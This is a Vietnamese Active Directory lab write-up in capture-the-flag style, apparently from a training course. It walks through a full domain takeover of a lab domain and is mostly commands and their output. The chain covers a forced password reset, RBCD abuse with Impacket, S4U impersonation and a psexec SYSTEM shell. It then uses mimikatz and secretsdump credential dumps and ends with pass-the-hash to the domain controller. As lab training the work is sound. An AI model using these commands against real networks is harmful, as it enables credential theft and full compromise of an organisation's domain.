*Evil-WinRM* PS C:\Users\dev01.VDT\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> ls

Directory: C:\Users\dev01.VDT\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/28/2025   2:09 AM             36 dev.txt


*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> cat dev.txt
Flag for initial access to vdt.local
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop>
```

Post-exploitation


Discovery

- Ta sẽ sử dụng bộ công cụ **BloodHound** để hiểu rõ các quyền có sẵn cho các user, group, ... trên AD này. Công cụ này sử dụng nhiều giao thức tiêu chuẩn của Windows và AD như LDAP (để truy vấn thông tin từ AD về người dùng, GPO, OU, .. và các thuộc tính của chúng), SMB (enumerate các shares, phân tích các tệp GPO, ...), RPC (thực hiện các lệnh từ xa và truy vấn thông tin cấp thấp từ các máy Windows như kiểm tra local group membership, session enumeration, thực thi các lệnh WMI), DNS (phân giải domain và IP, tìm kiếm DC trong môi trường, ...), ...
- Ta có thể tải **SharpHound** (file **.exe** compile từ **C# .NET** chạy trên win) lên máy victim hoặc sử dụng **bloodhound-python** (là file **python** chạy đa nền tảng) trên máy tấn công để thực hiện discovery. Nhưng ở đây ta sẽ sử dụng **bloodhound-python** với các

ưu điểm như sử dụng đa nền tảng, fileless, khó phát hiện hơn SharpHound



- Chúng ta có thể thấy rằng `dev01` có quyền `GenericWrite` đối với `service_admin`, điều này có nghĩa là chúng ta có khả năng ghi bất kỳ thuộc tính nào lên đối tượng mục tiêu, bao gồm "member" cho một nhóm và `ServicePrincipalName` cho người dùng, sau đó lấy được một mã băm có thể phá. Sau cùng, chúng ta dọn dẹp `ServicePrincipalName` để đảm bảo tính bí mật
- Bên cạnh đó, chúng ta có thể thấy rằng `service_admin` có quyền `WriteDACL`, điều này có nghĩa là chúng ta có thể tận dụng điều này và cấu hình WS01 cho RBCD (Resource Based Constrained Delegation)



Auth as `admin_service`

Initial access

Trong lab này, chúng ta chỉ đơn giản là thay đổi mật khẩu của người dùng `admin_service` để có quyền truy cập vào người dùng này:

```
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> $NewPassword = ConvertTo-SecureString "RBCDmasterP@ss1!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> Set-ADAccountPassword -Identity admin_service -NewPassword $NewPassword -Reset -Server dc01.vdt.local
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> |
```

Sau khi thay đổi mật khẩu thành công, chúng ta truy cập vào `WS01` dưới quyền `admin_service`:

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> evil-winrm -i 192.168.198.13 -u admin_service -p 'RBCDmasterP@ss1!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpleme
nted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\admin_service\Documents> whoami
vdt\admin_service
*Evil-WinRM* PS C:\Users\admin_service\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\admin_service\Desktop> dir

Directory: C:\Users\admin_service\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/29/2025   2:47 PM           33 svc_adm.txt

*Evil-WinRM* PS C:\Users\admin_service\Desktop> type svc_adm.txt
Flag for initial access into WS01
*Evil-WinRM* PS C:\Users\admin_service\Desktop>
```

Privilege Escalation

Resource-based Constrained Delegation abuse

- Về Constrained Delegation:
 - 1 ví dụ về áp dụng constrained delegation là mô hình webserver và database server và 1 user muốn truy cập vào DB qua webserver
 - S4U2Proxy:
 - User xác thực với webserver bằng cách gửi ST cho webserver
 - Webserver muốn truy cập DB với danh nghĩa user thì phải "đóng giả" (impersonate) user khi giao tiếp với DB. Để làm vậy thì webserver phải request ticket mới từ DC
 - Webserver gửi request TGS đặc biệt tới DC để xin một vé ST mới, cho phép webserver truy cập DB với danh nghĩa user
 - Webserver đính kèm ST ticket của user đã gửi ở bước trước vào request này
 - DC sau đây sẽ kiểm tra các điều kiện (có quyền delegate hay không, ST ticket có gán flag forwardable hay không). Nếu hợp lệ, DC sẽ trả về một vé ST mới. Vé này xác nhận rằng "User 'X' đang cố gắng truy cập vào DB" mặc dù yêu cầu đến từ webserver
 - S4U2Self với Protocol Transition
 - Vấn đề đặt ra là: điều gì xảy ra nếu người dùng xác thực với webserver bằng 1 giao thức khác ngoài Kerberos (vd NTLM)? Lúc này webserver không có ST ticket của user để có thể gửi cho DC theo quy trình S4U2Proxy ở trên
 - S4U2Self (Service for User to Self): Nếu webserver được cấu hình đặc biệt và có đủ quyền hạn trên hệ thống thì có thể sử dụng extension S4U2Self
 - Với S4U2Self, webserver yêu cầu DC cấp 1 vé ST cho **chính webservice đó** nhưng **dưới danh nghĩa user**. Ta có thể hiểu rằng webserver tự chuyển xác thực NTLM sang Kerberos đối với chính nó luôn
 - ST ticket thu được từ S4U2Self này sẽ chỉ có flag "forwardable" nếu constrained delegation được cấu hình là "Constrained Delegation with Protocol Transition"
 - Protocol transition là khả năng cho phép webserver lấy được vé Kerberos cho user ngay cả khi user không dùng Kerberos để vào webserver
- Về Resource-based Constrained Delegation, cơ chế cũng giống vậy nhưng cấu hình được đặt trên object của service/resource (tức là trên object của DB thay vì cấu hình trên webserver)
 - DC sẽ theo dõi một danh sách các tài khoản đáng tin cậy được lưu trữ trên object của DB. Danh sách này chỉ định những service nào được phép delegate đến DB
 - Điểm mấu chốt là chính server DB có thể tự sửa đổi danh sách này. Điều này có nghĩa là người quản trị máy chủ đích (DB server) thay vì máy chủ nguồn (webserver) như Constrained Delegation truyền thống có thể quyết định được service nào

được phép request delegate lên chính nó

- Nói 1 cách đơn giản:
 - KCD: Máy chủ Web nói: "Ế DC, tôi muốn được phép nói chuyện với máy chủ DB nhân danh người dùng." (Cấu hình trên Web)
 - RBCD: Máy chủ DB nói: "Ế DC, tôi cho phép máy chủ Web nói chuyện với tôi nhân danh người dùng." (Cấu hình trên DB)
- Quay trở lại bài lab, tài khoản `service_admin` có khả năng chỉnh sửa thuộc tính `msDS-AllowedToActOnBehalfOfOtherIdentity` của một đối tượng khác, ta có thể abuse để điền vào thuộc tính đó, từ đó cấu hình đối tượng đó cho RBCD.
- Tiếp theo ta sẽ thực hiện xác thực với DC dưới quyền `admin_service` và sửa đổi thuộc tính `msDS-AllowedToActOnBehalfOfOtherIdentity` của object `WS01$` để thêm SID của `admin_service`. Điều này cho phép `admin_service` có đặc quyền mạo danh một người dùng khác khi truy cập vào máy tính `WS01`. Nói cách khác, ta sẽ truy cập được vào `WS01` với danh nghĩa `Administrator`

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
>rbcd.py 'vdt.local/admin_service:RBCDmasterP@ss1!' -action write -delegate-from 'admin_service' -delegate-to 'WS01$' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] admin_service can now impersonate users on WS01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] admin_service (S-1-5-21-300591061-149275173-2848870365-1106)
```

S4U abuse

Lấy ticket mạo danh dưới danh nghĩa `Administrator`

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
>getST.py -spn cifs/ws01.vdt.local -impersonate Administrator 'vdt.local/admin_service:RBCDmasterP@ss1!' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
```

Ta đã có ST / TGS ticket với danh nghĩa `Administrator`, ta kiểm tra thấy có flag forwardable. Vậy là đủ điều kiện để abuse S4U

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
>describeTicket.py Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key : 47a91d8ee5ea40b75a06fe3615a69dd0
[*] User Name : Administrator
[*] User Realm : vdt.local
[*] Service Name : cifs/ws01.vdt.local
[*] Service Realm : VDT.LOCAL
[*] Start Time : 02/06/2025 23:55:45 PM
[*] End Time : 03/06/2025 09:55:45 AM
[*] RenewTill : 03/06/2025 23:55:45 PM
[*] Flags : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : R6kdjuxQQLdaBv42Faad0A=
[*] Kerberos hash : $krb5tgs$18$USER$VDT.LOCAL$cifs/ws01.vdt.local*$c3133300e3b31cc556cbbee7$4579304a86dd2c36c3d3801fd28825a3307a2891e0d36f818780e2fb2916dde7814dd39134b0629084af1b6c2ce2d6da0f81076c759c9e3408fb74496ba97d45fbc35e00a57290a7381ef1ddac2096b464cdf40cb0a5b7528050d62ba8b76ffeff94fd2584420335f704ac1c8a7f0d9ab6e50fb99014ff4b8d7f3d21e8e31ecc2345845f5d1d87a4e9c15187693541fb7c3b18c6b89d0b6ce2d8b27c3182487c0bd38f1559b62bed7de9f383d5e8b2f378285e8801d9306e47e7fc25df504184c2256e1a6c8a2711e6c377a1880658f6bf6b51fabcaa17187502b4e87e102a58a87a497213a68ef58bd4bd295d5363c51c06e0f326ad9f0b7a1f866a7c09c3ccf6dfa2dd7dd8e0a6dfe05ad29de11ab850e12996310015c621f960a9b0cc2b6af5e4d543d866986a32e075f285ef6a4dce2b147c4958544673f468c3bf71ed5042ca0c45462b765e46039955f59b37b1e2964146fba377c0d05e760d66ed6fc87b771095d13f0c817e7b130cf5d6d4e11e9a4a09531ffe2b461e3023c0674c9a8023f37071409a18ebb2b2fc076b5a3c6e8f28a10a3a2190fdd7df4e806c1008e8a3546b2b110cf4ad20e86387407fffec755ea3751b98599c9e373b1f63dc62c64f6d8596370fce654a88b99918750343096eb17cb51d9d22339101b8b66ec0892af53d834c7bbb9cf1e4b6fa46f9295c54a28032e861f134aedfe88a162ebbfbe5eb441db0845100c7d5458f492e9179db5e98dee93b7a9cee440c66bb5a6115637164fb86f2404109d2b4f0832c8fc7ef3e1362f1820e85b95c152029a7d7ae4e676959067b6d821ef9a8d310264d6c947f017e3783f2a0a5908b8dc650454dc0f63884013298ef3f07d5da4dc8e6eba57e4257f87c3dd1234c5bb3f1e83d9e691be77955290f9488802dd9ca0b28803e5f6db2279b236243e89787d4965f9cc8725daa8a74d153f1499f7d68998efb83c8c34b9dd08020e9debfd4d4a084eae2c57dd884c135132acab299d5543d158afc106c33c13658ec9a963188884fc2296b1cf4de2af48edf1a3e8ae5b13bb1b3f0f1b8478b029f7c0aad2fb5d28cb1746bae17abca7cd022e19cf44a1286ccbef76fe44231400a38db73b7420a69a86fb461fb6bb29c088535c69381bd03f48abe1de05f7e48702eb3510fde1048edd393624c142a46edda5c207ca7cd1dbdf212a9dd1e74e22c253b4b1bbba0446434bf79a6e202dbd5c4709dc491f6664d8d3d68bcd9ee56679ecd8396df89541220f7363879bb9faf1c52c2f07f8c34343d9dcfde6d4bcbaf3618f057952f23e2b3652dec6ae156e68428a1d674cc497523640a196dcb5170b524913095b3e8a5a3a75d409a5d990ded81e931ef0032172c64a4a82af3fa9c14351a6d7faebb870e3b61bf039336263765b99e68be2b906c14f59392c69e016a79916d60b8a6fa23431b817df4e62e0763715d4b89acb13a67e8450fa9032339f613a8df8d95df98c0db1e01e7432637ef0a2ba60b495c0c16104bb755686dd3cbad02751ae9451f0e12e273c5e6e60aa9142b46fed4ab23e5c9896f877631ef83b13a2328c74cc205e04f4291c0f04de6a95a48565caf6e60d4b48c445b0b96dde815fce09e452bf4810d92f084313f4fa246759b59d08232593f50f24ab68acd39127e1d0c884179248f5170e9cceb6f62596000a601040fba2246724bceca513bb4d43e2f91d78b1de629ff5e76e0bc210f7d423cbfbd57329ec8e709f35e763907c49e0b69b1dc3c6773c9b6338bdcea3f0b653d27c229c25100d99830b5d6129e79c48a77b174945465533229af86b157314ff71641f19ffe30f6bfb6ea3207818f7194ed

[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : cifs/ws01.vdt.local
[*] Service Realm : VDT.LOCAL
[*] Encryption type : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

Tiến hành cleanup, reset delegation sau khi đã request thành công ticket

```
(WSL) zsh cgk \ pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
> rbcd.py 'vdt.local/admin_service:RBCDmasterP@ss1!' -action remove -delegate-from 'admin_service' -delegate-to 'WS01$' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*] admin_service (S-1-5-21-300591061-149275173-2848870365-1106)
[*] Delegation rights modified successfully!
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
```

Ngoài ra, nếu như ta có được ticket với user có quyền hạn cao (VD như DCSync) thuộc về tài khoản máy của chính DC, ta có thể dump hash từ DC với công cụ `Impacket-secretsdump.py`. Ta sẽ sử dụng ở dưới

Cuối cùng, sử dụng ticket ta đã có được shell với đặc quyền `system` trong `WS01`.

```
(WSL) zsh cgk \ pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
> KRB5CCNAME=Administrator@cifs_ws01.vdt.local@VDI.LOCAL.ccache psexec.py -k -no-pass ws01.vdt.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ws01.vdt.local.....
[*] Found writable share ADMIN$
[*] Uploading file TCvPANuZ.exe
[*] Opening SVCManager on ws01.vdt.local.....
[*] Creating service vXyH on ws01.vdt.local.....
[*] Starting service vXyH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ../../Users/Administrator/Desktop

C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is EA41-1D79

Directory of C:\Users\Administrator\Desktop

05/29/2025 02:48 PM <DIR> .
05/29/2025 02:48 PM <DIR> ..
05/29/2025 02:48 PM 32 root_ws01.txt
                   1 File(s)      32 bytes
                   2 Dir(s)  49,688,190,976 bytes free

C:\Users\Administrator\Desktop> type root_ws01.txt
Flag for privesc to root on WS01
C:\Users\Administrator\Desktop> |
```

Post-exploitation

Dump LSASS.exe

- `LSASS.exe` là một tiến trình quan trọng trong Window, nó lưu trữ các thông tin xác thực của người dùng đã đăng nhập (VD: NTLM hash, Kerberos và đôi khi cả mật khẩu dạng plaintext nếu cấu hình cho phép như `WDigest`)
- Ta sẽ tiến hành dump `LSASS.exe` bằng công cụ `mimikatz` (đây là công cụ tích hợp nhiều chức năng cho phép dump các thông tin quan trọng như mật khẩu ở trong bộ nhớ, NTLM hash, Kerberos ticket, ...)
- Sử dụng `mimikatz` với module `sekurlsa::logonpasswords` để trích xuất tất cả các thông tin đăng nhập (hash, vé, mật khẩu cleartext nếu có) của tất cả người dùng đang đăng nhập hoặc đã đăng nhập gần đây từ bộ nhớ LSASS.

```

.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit > C:\Windows\Temp\lsass.txt
C:\Users\admin_service\Temp>
type C:\Windows\Temp\lsass.txt
C:\Users\admin_service\Temp>
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 395712 (00000000:000609c0)
Session : Interactive from 1
User Name : Administrator
Domain : VDT
Logon Server : DC01
Logon Time : 6/3/2025 12:49:57 AM
SID : S-1-5-21-300591061-149275173-2848870365-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : VDT
* LM : 49d58563113416eb9c5014ae4718a7ee
* NTLM : 41291269bf30dc4c9270a8b888e3bbe9
* SHA1 : 556ece6a5d0e5d231e09e553a49dbf94afb523ea

```

impacket-secretsdump.py

- Tuy nhiên, việc sử dụng `mimikatz` cần phải upload tool lên mục tiêu và để lại nhiều noise hơn trên endpoint. Ta sẽ sử dụng một công cụ khác là `impacket-secretsdump.py`, công cụ này tương tác với các API và cấu trúc dữ liệu liên quan đến LSA và SAM. Từ các hive của SAM, SECURITY, SYSTEM từ registry của máy mục tiêu, tool này có thể giải mã và trích xuất NTLM hash của tài khoản local, LSA secrets (như mật khẩu tài khoản service, mật khẩu đã lưu của các scheduler tasks), và syskey (bootkey) để giải mã. Thậm chí nếu mục tiêu là một DC và có quyền DCSync, `secretsdump.py` sẽ sử dụng giao thức DRsuapi (Directory Replication Service Remote Protocol) để yêu cầu DC sao chép các dữ liệu nhạy cảm và dump toàn bộ ra.
- So với `mimikatz`, `secretsdump.py` có nhiều điểm mạnh như là hoạt động từ xa, ít noise hơn (vì chủ yếu tương tác qua các giao thức mạng như SMB, RPC, ... và truy cập Registry từ xa nên ít cảnh báo hơn trên endpoint so với việc chạy file `.exe` và thực hiện tạo một file dump lớn của LSASS) nhưng `secretsdump.py` cũng sẽ không lấy được nhiều dữ liệu như của `mimikatz` dump từ memory

```

[ * (WSL) - zsh - cgk \pumpkin
[ ~ /Desktop/Viettel/VDT_2025/AD ]
> KRB5CCNAME=Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache secretsdump.py -no-pass -k ws01.vdt.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x672b55b51a1c8b21e26f1daf2a53b034
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c00::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c00::
User:1001:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:45f5f99c1b4eccfabf01b4b4ee6f57d00::
[*] Dumping cached domain logon information (domain/username:hash)
VDT.LOCAL/dev01:$DCC2$10240#dev01#ba1f6c50d2e17c4a7052c8fbb8a17829: (2025-05-28 14:18:13)
VDT.LOCAL/Administrator:$DCC2$10240#Administrator#985af2bd0835fee6eb71997a89643926: (2025-06-02 17:49:57)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VDT\WS01$:plain_password_hex:45002f0032006d002000310051006a005e006e0059004600750067005a002d0077005d004c0033004b0042003500540023002f003700670
02a00650064005e006100440075005100430029003b0071005d0066003b00440065004e005e00280026002900260071006e00520046004a002100530034007100550047005f0
057003b005a005a00320059003a005b005a005a00370022002100610052003c002b00740029006c004a00500064006e00360065003a00320038007400250049002e004e00430
07a002d0045005d004d00200033004c004c0075006900290061006b003c002d0064003b0029007a0068003600
VDT\WS01$:aad3b435b51404eeaad3b435b51404ee:1e5a9503e3a17e719f4474161188c7c0::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf4da5122395e48d5d89b7c7156c47c57f8e03d49
dpapi_userkey:0x11f8e584f2d64807877a68cd507acb71d8ee9a98
[*] NL$KM
0000 B2 19 D8 86 8F A2 BB 43 E7 C9 7D 8C 2E 4B 3A 49 .....C..}..K:I
0010 DE 7A 38 A4 C5 D5 9F 1E 51 C6 F2 2E C8 F6 53 15 .z8.....Q.....S.
0020 B0 C1 74 E7 ED E5 31 E9 89 52 FB 0B A6 9F 00 B7 ..t...1..R.....
0030 8B 92 84 3F 78 66 38 C6 74 31 9D 24 AE F4 DD AA ...?xf8.t1.$.....
NL$KM:b219d8868fa2bb43e7c97d8c2e4b3a49de7a38a4c5d59f1e51c6f22ec8f65315b0c174e7ede531e98952fb0ba69f00b78b92843f786638c674319d24aef4ddaa
[*] Cleaning up ...
[*] Stopping service RemoteRegistry

```

Domain Controller take over

Pass the hash

- Các công cụ remote access hiện nay đa số đều có tính năng truy cập với kỹ thuật pass the hash, đây là một kỹ thuật truy cập chỉ cần NTLM hash (hoặc LM hash đối với phiên bản rất cũ) mà không cần biết mật khẩu gốc dưới dạng plaintext

- Ta sẽ sử dụng `evil-winrm` để remote access vào `DC01` với user Administrator và thành công take over toàn bộ hệ thống AD

```
(WSL) zsh cgk \ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> evil-winrm -i 192.168.198.10 -u Administrator -H 41291269bf30dc4c9270a8b888e3bbe9

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrator\Documents> whoami
vdt\administrator
*Evil-WinRM* PS C:\Users\administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\administrator\Desktop> dir

    Directory: C:\Users\administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/29/2025  10:48 AM             25 root.txt

*Evil-WinRM* PS C:\Users\administrator\Desktop> type root.txt
root flag he. he. he. he.
*Evil-WinRM* PS C:\Users\administrator\Desktop> |
```